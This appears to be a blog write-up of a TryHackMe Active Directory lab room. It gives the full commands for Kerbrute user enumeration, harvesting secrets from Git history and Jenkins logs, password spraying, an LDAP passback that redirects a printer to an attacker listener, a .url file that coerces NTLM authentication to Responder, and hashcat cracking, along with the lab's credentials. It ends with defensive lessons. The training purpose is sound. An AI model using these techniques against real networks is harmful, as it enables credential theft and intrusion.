| Follow @anir0y | |
|---|---|
| Intro to AD Breaching |  |
Intro to AD Breaching sits in the AD Security Testing Basics module alongside Active Directory Basics and Intro to AD Authentication. Those two rooms hand you credentials. This one does not. You start with network access and nothing else, and the whole room is about the step before every other AD attack: getting that first valid username and password.
The lab is a five-host network with three web applications riding on one Linux box:
  ROOTDC.THM.LOC   192.168.12.100   domain controller for thm.loc
  SERVER1          192.168.12.51    file server, hosts the shared-docs share
  WRK              192.168.12.61    workstation, a simulated user browses shares from here
  WebServer        192.168.12.71    git.thm.loc, ci.thm.loc, printer.thm.loc
Everything below was run from the THM AttackBox, because this is a network room rather than a single deployable VM and the target range is only reachable over the room’s own OpenVPN profile.
Getting connected, and the failure that looked like a broken profile
Worth recording because I lost real time to it. vpn-status on the AttackBox reported both room profiles as RETRYING with tunnels: 0, and running OpenVPN by hand against the room config hung forever on Attempting to establish TCP connection with 65.0.230.232:443. A raw nc -vz to that endpoint timed out too, which looks exactly like the stale wrong-region VPN profile problem.
It was not. The room network had quietly paused itself, and a paused network takes its VPN concentrator down with it. The room page showed “Network Paused, Press ‘Start’ to resume” once I scrolled up to the diagram. One click on Start, thirty seconds, and the same OpenVPN command completed its handshake immediately:
  Initialization Sequence Completed
  tun1   192.168.21.15/24
  Connection to 192.168.12.100 445 port [tcp/microsoft-ds] succeeded!
Lesson: before blaming a VPN endpoint, check the network is actually running. A dead TCP 443 on the concentrator is a symptom of a paused lab, not proof of a bad profile.
One more trap from the same area. Later in the room I killed my hand-started OpenVPN process while the AttackBox VPN guard also had a tunnel up, and both had claimed 192.168.21.15. Killing mine took the 192.168.12.0/24 route with it and every target went dark for a few minutes. If you start OpenVPN manually on the AttackBox, leave it alone until you are finished.
Task 2: What breaching actually means
Two short definitions. The first phase of any AD attack chain is breaching, which the nine-character answer mask confirms before you submit. Without an initial credential you cannot enumerate the domain, move laterally, or escalate, so everything else in the Jr Penetration Tester path depends on this step succeeding.
The service on TCP port 88 that can be abused to validate whether usernames exist is Kerberos. The reason it matters is in the failure mode: a Kerberos pre-authentication request for a nonexistent user returns a different error than for an existing one, and a failed pre-auth is not counted as a failed logon, so enumeration through port 88 does not move anyone toward lockout. It is not silent, though. Every attempt writes Event ID 4768 on the domain controller.
Task 3: OSINT and username enumeration with Kerbrute
The room skips real OSINT and gives you a wordlist through the Download Task Files button on Task 3. It is a 101-line mix of plausible employee names in several conventions (first.last, flast, jsmith, jane_smith), plus a few service accounts and the usual administrator and guest.
Kerbrute validates them against the KDC in one pass:
  kerbrute userenum -d thm.loc --dc 192.168.12.100 /root/usernames.txt -o kerb.txt
  grep 'VALID USERNAME' kerb.txt | awk '{print $NF}' | sed 's/@thm.loc//' > clean_users.txt

Every hit comes back in first.last form, which answers the second question: the organisation’s username format is first.last. None of the flast, jsmith or jane_smith variants validated, and neither did svc.ldap, which turns out to matter later.
The answer-count trap. Kerbrute reports 43 valid usernames and I ran it twice to be sure the number was stable. The room does not accept 43. The accepted answer is 42, because the room counts the 42 discovered user accounts and excludes administrator, the built-in that was in the wordlist as a guess rather than as an OSINT finding. The two-character mask does not disambiguate 42 from 43, so this one costs a wrong submission unless you reason about what the question means rather than what the tool printed.
Task 4: Credentials sitting in Git and Jenkins
Two exposed services, both anonymous or default-credentialled.
The Git server at git.thm.loc hosts megacorp-admin/webapp-deploy with no authentication. Cloning it and reading the full history is the whole attack, because the interesting commit is the one titled “Security: remove hardcoded credentials, use environment variables”. Removing a secret in a later commit does not remove it from the repository.
  git clone http://git.thm.loc/megacorp-admin/webapp-deploy
  cd webapp-deploy
  git log -p --all | grep -inE '(user|password|secret_key|default_password) '

The password for the svc.jenkins account in the commit history is Jen5k1ns2025!. The same diff leaks mc-webapp-s3cret-k3y as an application secret key and a default_password value, which is a useful reminder to read the whole diff rather than stopping at the first credential.
The Jenkins instance at ci.thm.loc accepts admin:admin. It also allows anonymous read, so the job list and console logs come straight out of the REST API without even sending the credentials:
  curl -s http://ci.thm.loc/api/json | tr '{},' '\n\n\n' | grep '"name"'
  curl -s -u admin:admin http://ci.thm.loc/job/webapp-deploy/lastBuild/consoleText | grep -i password
Three jobs exist (db-backup, health-check, webapp-deploy) and only webapp-deploy leaks anything. Its build log prints the line Configuring new user accounts with default password: MegaCorp01!, so the default password leaked in the Jenkins build logs is MegaCorp01!.
Task 5: Spraying the onboarding password
Now the two halves meet. Task 3 produced 43 confirmed usernames, Task 4 produced an onboarding password that new accounts are provisioned with. Spraying one password across many accounts keeps each account at a single failed attempt, which is the point of spraying rather than brute forcing.
nxc smb 192.168.12.100 -u clean_users.txt -p 'MegaCorp01!' --continue-on-success

Two accounts still hold the onboarding password, so the answer to how many accounts fell to the spray is 2. The hits are dev.intern and alice.moore, so the first one alphabetically is alice.moore. Nothing returned STATUS_ACCOUNT_LOCKED_OUT, which is the signal to stop immediately if you ever do see it.
alice.moore is the credential the rest of the room runs on, because that account can write to the file share on SERVER1.
Task 6, part one: the LDAP passback
The printer admin panel at printer.thm.loc takes admin:admin and exposes an LDAP configuration page. The server address and port are editable. The bind DN, base DN and password fields are rendered readonly, which is a UI decision rather than a security boundary: the device still holds the password and will still send it when you press Test Connection.
So point the device at yourself and listen. Port 389 is already in use on the AttackBox, so the room uses 3489:
  # save the rogue server address
  curl -s -b cookies -d 'ldap_server=192.168.21.15' -d 'ldap_port=3489' -d 'action=save' \
       http://printer.thm.loc/ldap

  # listen, then trigger Test Connection
  nc -lvnp 3489
  curl -s -b cookies -d 'ldap_server=192.168.21.15' -d 'ldap_port=3489' -d 'action=test' \
       http://printer.thm.loc/ldap

The raw bind request arrives with the distinguished name and password adjacent in cleartext, because the device is configured for plain LDAP on 389 with Simple authentication rather than LDAPS. The Bind DN is CN=svc.ldap,OU=Service Accounts,DC=thm,DC=loc, and the captured plaintext password is Pr1ntBind2025!.
Reading the bytes is worth a moment. The password is preceded by the LDAP simple-authentication context tag 0x80 and a length byte of 0x0e, which is 14, and Pr1ntBind2025! is exactly 14 characters. That length byte is how you find the credential in an unfamiliar device’s binary blob rather than eyeballing for something that looks like a password.
Validating it against the DC is an anticlimax by design:
SMB 192.168.12.100 445 RDC1 [-] thm.loc\svc.ldap:Pr1ntBind2025! STATUS_ACCOUNT_DISABLED
The [-] here does not mean the password is wrong. A wrong password returns STATUS_LOGON_FAILURE. STATUS_ACCOUNT_DISABLED means the credential is correct and the account is switched off, which also explains why svc.ldap never appeared in the Kerbrute results.
Task 6, part two: file-based coercion and cracking the hash
The second technique needs no device to reconfigure. Windows Explorer renders icons for files in a directory as soon as a user opens it, and a .url shortcut lets you set IconFile to a UNC path. Point that path at your own machine and Explorer will authenticate to you to fetch the icon, without the user clicking anything.
The leading @ in the filename is deliberate: it sorts the file to the top of the directory listing so Explorer renders it first.
  cat > '@Shortcut.url' << 'EOF'
  [InternetShortcut]
  URL=http://thm.loc
  WorkingDirectory=thm
  IconFile=\\192.168.21.15\icons\icon.ico
  IconIndex=1
  EOF

  responder -I tun1 -v
  smbclient //SERVER1.thm.loc/shared-docs -U 'THM\alice.moore%MegaCorp01!' \
            -c 'put @Shortcut.url @Shortcut.url'
The quoted 'EOF' matters. Without the quotes bash collapses the doubled backslashes and the UNC path silently becomes invalid.

Responder failed silently the first two times and this is the part worth remembering. The AttackBox runs smbd on 445 and 139 by default, so Responder cannot bind its SMB server and exits without any obvious complaint when its stdout is redirected to a file. It also refuses to come up cleanly if certs/responder.crt is missing. The fix is both:
  systemctl stop smbd nmbd
  bash /usr/local/Responder/certs/gen-self-signed-cert.sh
  responder -I tun1 -v
With that sorted, the simulated user on WRK (192.168.12.61) browses the share and the hash arrives:
  [SMB] NTLMv2-SSP Client   : 192.168.12.61
  [SMB] NTLMv2-SSP Username : THM\sarah.jones
  [SMB] NTLMv2-SSP Hash     : sarah.jones::THM:bef14f22deba1b7f:F1CA2DBEC6C...
A Net-NTLMv2 response is a challenge-response artefact, not a stored hash, so it cannot be replayed with Pass-the-Hash the way an NT hash can. It has to be cracked offline:
hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt --force
It falls in about fifty seconds. The cracked password for sarah.jones is Trustno1.
That is three credentials from three independent paths, none of which required an existing account to start: a spray hit on alice.moore, a disabled-but-valid service account in svc.ldap, and a fully usable domain user in sarah.jones.
Task 7: What would have stopped all of this
Two answers, both verifiable from the task text. The Group Policy setting that enforces NTLMv2 and refuses the older LM and NTLM responses is Network Security: LAN Manager authentication level, set to “Send NTLMv2 response only. Refuse LM & NTLM”. The port that should replace 389 so LDAP traffic is encrypted is 636, which is LDAPS.
Both are worth reading against what actually happened in the lab. The printer leaked its bind password purely because it spoke plain LDAP on 389; the same device on 636 would have handed a netcat listener a TLS ClientHello and nothing else. And the coercion worked because the workstation was willing to send NTLM authentication to an arbitrary IP address, so the complementary control is blocking outbound TCP 445 at the perimeter, where no internal workstation has a legitimate reason to reach an external SMB server.
Two things worth keeping
A negative authentication result is not one thing, and the distinction is the finding. STATUS_LOGON_FAILURE means the password is wrong. STATUS_ACCOUNT_DISABLED means the password is right. A Kerberos pre-auth failure for a nonexistent user is a different error than for a real one, which is the entire basis of Kerbrute. Every one of these attacks is built on reading the specific error rather than treating everything that is not a success as a failure, and the same habit transfers directly to web targets where a login form’s 401 and 403 can mean very different things about whether an account exists.
Removing a secret is not the same as rotating it. The webapp-deploy repository has a commit whose message is literally about removing hardcoded credentials in favour of environment variables, and that commit is what tells you exactly where to look for them. Until svc.jenkins has a new password, the old one in the history is live. The same logic covers the Jenkins build log and the printer’s stored bind credential: the mitigation is a secrets vault plus rotation, not a later commit or a readonly attribute on a form field.

Room solved 100%: 8 tasks, 13 answers.